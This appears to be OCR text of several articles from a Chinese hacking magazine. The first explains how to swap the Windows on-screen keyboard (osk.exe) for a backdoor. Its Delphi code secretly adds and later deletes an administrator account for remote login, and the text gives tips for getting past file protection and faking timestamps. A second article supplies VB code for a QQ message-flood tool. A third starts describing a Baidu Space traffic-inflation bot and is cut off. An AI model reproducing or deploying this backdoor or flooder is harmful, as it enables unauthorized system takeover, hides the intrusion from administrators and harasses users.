


图2

按 5 次 shift 后出来了一个请输入口令的密码框（当然这也有可能是入侵者留下的后门，只是这样的后门太容易让管理员发现了）。既然这样，那还有没有其它程序可以利用呢？当然有了，我们还可以利用三个程序来实现一样的功能，分别是“辅助工具管理器”、“放大镜程序”、“屏幕键盘程序”。这三个程序也是可以在 Windows 登录的时候被调用出来的，方法是在终端登录的时候使用 Ctrl + Alt + Break 切换到全屏模式，然后使用 Windows 键 + u 键调出辅助工具管理器，再调出放大镜和屏幕键盘程序，如图2，图3。




图3

所以使用这几个程序制作后门的效果与粘滞键后门的效果是一样的，而且由于目前提到的较少，知道的人还不是很多，因为隐蔽性还算不错。接下来我们要做的是如何隐蔽的利用这个后门。

二、查找程序位置

查找上面三个程序的位置使用“procexp.exe”是最好不过了，因为这个进程查看工具会把最后启动的进程放在最后面，方便我们的查找。在运行“procexp.exe”后使用 Windows 键 + u 快




图4

捷键调出“辅助工具管理器”，很快就能发现其程序名为“utilman.exe”，如图4。

查找位置也是很方便的，直接在命令行下输入“dir /a/s utilman.exe”，就可以找到程序的位置了，如图5。




图5

当然你也可以使用其它的方法找到程序的位置。使用上面的方法，我们可以找到三个程序都是在c：\windows\system32目录下面，文件名分别是“utilman.exe”、“magnify.exe”、“osk.exe”。而c:\windows\system32\dllcache目录下面的是Windows系统文件保护时用于恢复被更换的系统文件的。找到程序以后，我们来实现秘密地替换上面的其中一个程序，来实现我们的隐藏后门。

三、编程实现

有了上面的基础，我们可以使用编程的方式来实现我们后门的功能，编程工具是delphi，具体代码如下：

```
program Project2;
{$APPTYPE CONSOLE}
uses
  SysUtils,
  windows;
begin
  { TODO -oUser -cConsole Main : Insert code here }
  if getkeystate(VK_F6)<>0 then //检查F6的按键状态
   begin
    if getkeystate(VK_F7)<>0 then //检查F7的按键状态
      begin
       winexec(pchar('net1 user zjl /del'),sw_hide); //删除用户，离开时用
         winexec(pchar('cmd.exe /c rd /s/q \\.\c:\docume~1\zjl'),sw_hide); //删除用户文件夹，离开时用，这里假设C盘为系统盘，你可以根据实际情况调整
       exit;
       end
       else
       begin
         winexec(pchar('net1 user zjl zjl /add'),sw_hide); //添加用户，用于登陆3389
         winexec(pchar('net1 localgroup administrators zjl /add'),sw_hide); //把用户加入到管理员组
         exit;
         end;
      end
      else
      begin
    winexec(pchar('c:\windows\system32\osk1.exe'),sw_show); //如果F6、F7按键状态值不符合要求则正常运行屏幕键盘程序
      exit;
      end;
    end.
```

getkeystate函数是把键盘上的按键看成是一个开关，按一下为开，再按一下为关。比如**getkeystate(VK_F6)**中，VK_F6是F6的虚拟键值，**getkeystate(VK_F6)**就是检测一下F6的按键状态，当系统启动未按F6时，其返回值就是0，当按过一次F6后，其返回值就不是0了，如果再按一次F6，那么这个函数的返回值又是0了，所以这个函数可以实现我们的后门，只有在当函数返回值不是0，并且运行屏幕键盘程序的时候才会触发。如果在系统登录时，我们可以简单的理解为后门在按了F6键后再运行屏幕键盘程序时添加我们的用户。当我们退出时，只要按键F6、F7都按一次，然后调用屏幕键盘程序，后门就会删除我们的用户并且删除我们添加用户时生成的用户文件夹。代码的其它部分我已经做了注释，应该还是比较好理解的，我就不作介绍了。

四、总结

本来我想在后门里直接调用桌面程序或者命令行程序的，但是在Winxp下测试都是不可行的，后来只好使用了添加帐户，退出时再删除帐户的方法来制作后门。其次，在覆盖osk.exe程序时，最好先把osk.exe备份到一个不易于发现的地方用于被后门调用，然后同时覆盖system32\dllcache目录下面的osk.exe，防止由于Windows系统文件保护功能的原因后门被还原。最后就是修改一下后门的时间，尽量让后门更隐蔽一些。程序运行结果就不抓图了，程序在winxp+delphi7下测试通过。（文章中涉及到的代码以及procexp.exe已经收录在光盘中）

文章难易度：★★★
文章知识点：按键模拟
实现QQ消息炸弹

菜鸟也来做QQ炸弹

羽渐

遥想当年QQ还叫OICQ的时候，飘叶大哥的软件飘叶千夫指可谓风行一时啊，后来腾讯在软件安全方面有针对性的做了一些调整，飘叶千夫指的功能因此越来越少，最后好像只剩下消息洪水这个功能，2005年之后的版本需要注册，而且也没有再增加一些实用的功能，飘叶千夫指逐渐的就淡出了江湖。现在，我们也来自己动手制作一个具有发送洪水消息功能的小工具。

首先，我们要了解软件的实现原理。当然，我们要了解的不是飘叶千夫指的软件原理，那个软件据作者说冲破了腾讯的一系列阻击才得以实现，我还没那个水平，我使用VB的模拟按键来实现。VB中用来模拟按键的函数为sendkeys，它可以将一个或多个按键消息发送到活动窗口，就如同在键盘上进行输入一样。在QQ中用键盘按键发送消息可以按“Alt+S”，由于“Enter”和“Ctrl+Enter”两种按键发送方式用户可以自由更改，所以不考虑使用。我们倘若直接向窗口发送文本，可以使用“sendkeys "文本内容"”，但现在我们要模拟同时按下Alt和S，怎么办呢？在VB中专门定义了Shift、Ctrl和Alt用于组合的符号，Shift为“+”，Ctrl为“^”，Alt为“%”，我们要模拟“Alt+S”，可以使用“sendkeys "%s"”。我们要循环定时发送，因此要用到Timer控件，其中Interval属性定义运行的时间间隔。现在我们打开VB6.0，新建一个工程，在上面画三个按钮，两个文本框，再加一个Timer控件。command1命名为“开炮”，command2命名为“停止”，command3命名为“退出”。text1用于定义发送内容，text2用于定义发送时间间隔。当我们单击“开炮”时，调用Timer1_Timer实现循环发送信息，单击“停止”，则停止发送。实现停止发送只要将Timer的Interval值设为0即可，当然也可以使用“Timer1.Enabled = False”语句，但这样实现起来要麻烦一点，故不推荐使用。为了节省版面，还有一些用于界面友好的文字标签和程序图标制作的东东我就不写了，那些相对比较简单。程序代码及注释如下：

```
Private Sub Form_Load()
Text1.Text = "黑客X档案"    '程序运行后，默认文本内容为
```

```
    Text2.Text = 1000          '默认发送间隔为1000毫秒，也就是1秒
    End Sub
    Private Sub Timer1_Timer()
    Dim str As String
    str = Text1.Text
    SendKeys str                     '模拟按键发送Text1中的文本
    SendKeys "%s"                      '模拟按键"Alt+S"
    End Sub
    Private Sub Command1_Click()
    Timer1.Interval = Text2.Text      '设置Timer多久运行一次，也就是多久发送一次
    Timer1_Timer                      '调用Timer1_Timer开始发送
    End Sub
    Private Sub Command2_Click()
    Timer1.Interval = 0         '这个使Timer控件失效，故停止发送
    End Sub
    Private Sub Command3_Click()
    End                               '退出程序
    End Sub
```

本程序在VB6.0下测试通过，程序运行后的截图如图1所示，这个是我在上面制作的基础上添加一些文字标签后的样子。由于使用SendKeys模拟按键的效率并不高，所以发送间隔最好设置在1000左右，值太小的话电脑的资源占用会很高。我自己使用这个小工具用来对付潜水者、提问不答者，效果显著，对付坏人也不错，不过可别玩过火了。



图1

（文章中涉及到的程序代码已经收录在光盘中）

小编点评：下次记得把默认的text1、command1等默认控件的名称改掉哦，具体可以在Google搜索"程序设计与开发中函数方法及变量命名规范"或许对你以后的程序编写有莫大的帮助。还有，这个小程序如果要实际发布和使用的话，一些类似时间间隔是否为空和是否为数字类型的判断也是必要的，但如果仅仅是教学用的话可以不写，但必须要提及一下哦。

文章难易度：★★★★
文章阅读点：如何使用VB制作百度空间的互踩机，来提高我们的人气

百度空间互踩机——让我们的人气步步高

王琰珩

百度空间是一款很不错的网络博客，最近增加了交友型空间，大大提升了自身档次，再加上灵活的模板编辑以及大量的可用免费模板，再依靠百度的强势，百度空间很快就成了用户们在网络安家的首选。据我所知，许多叉子使用的都是百度空间，包括我也不例外，因此空间的人气也就成了我们的大问题，各种刷人气的工具和方法也层出不穷，根据最近流行的一种回踩人气法，我就编写了一个互踩工具，今天就把它的详细制作介绍给大家。

一、程序的工作原理

使用过百度空间的朋友都知道，当自己登录后，进入别人的空间，就可以出现在别人的"最近访客"模块中，根据我长期使用的经验，查看自己的空间人气通常不看访问量，只看"最近访客"，出现了新的便回踩过去。我想大多数人都是像我这样通过查看"最近访客"来回踩的吧。工具通过读取一个文本来获得回踩空间的URL，按行来写，以便于读取，然后依次通过Internet控件访问就可以了。

除此之外，为了使用方便，我们还应该编写一个工具来获取URL，按行写到一个文本中，以供互踩机读取，这个工具命名为搜索机。两者的联系与工作机制如图1所示。




图1

二、互踩机的制作

我们是菜鸟嘛，编写这类小工具自然是选择VB了，测试平台为WindowsXP SP2 + VB6.0 SP6迷你版。使用VB创建一个标准的EXE工程，添加"Microsoft Internet Controls"控件，该控件在工程中的名称为WebBrowser。整个窗体布局如图2所示。

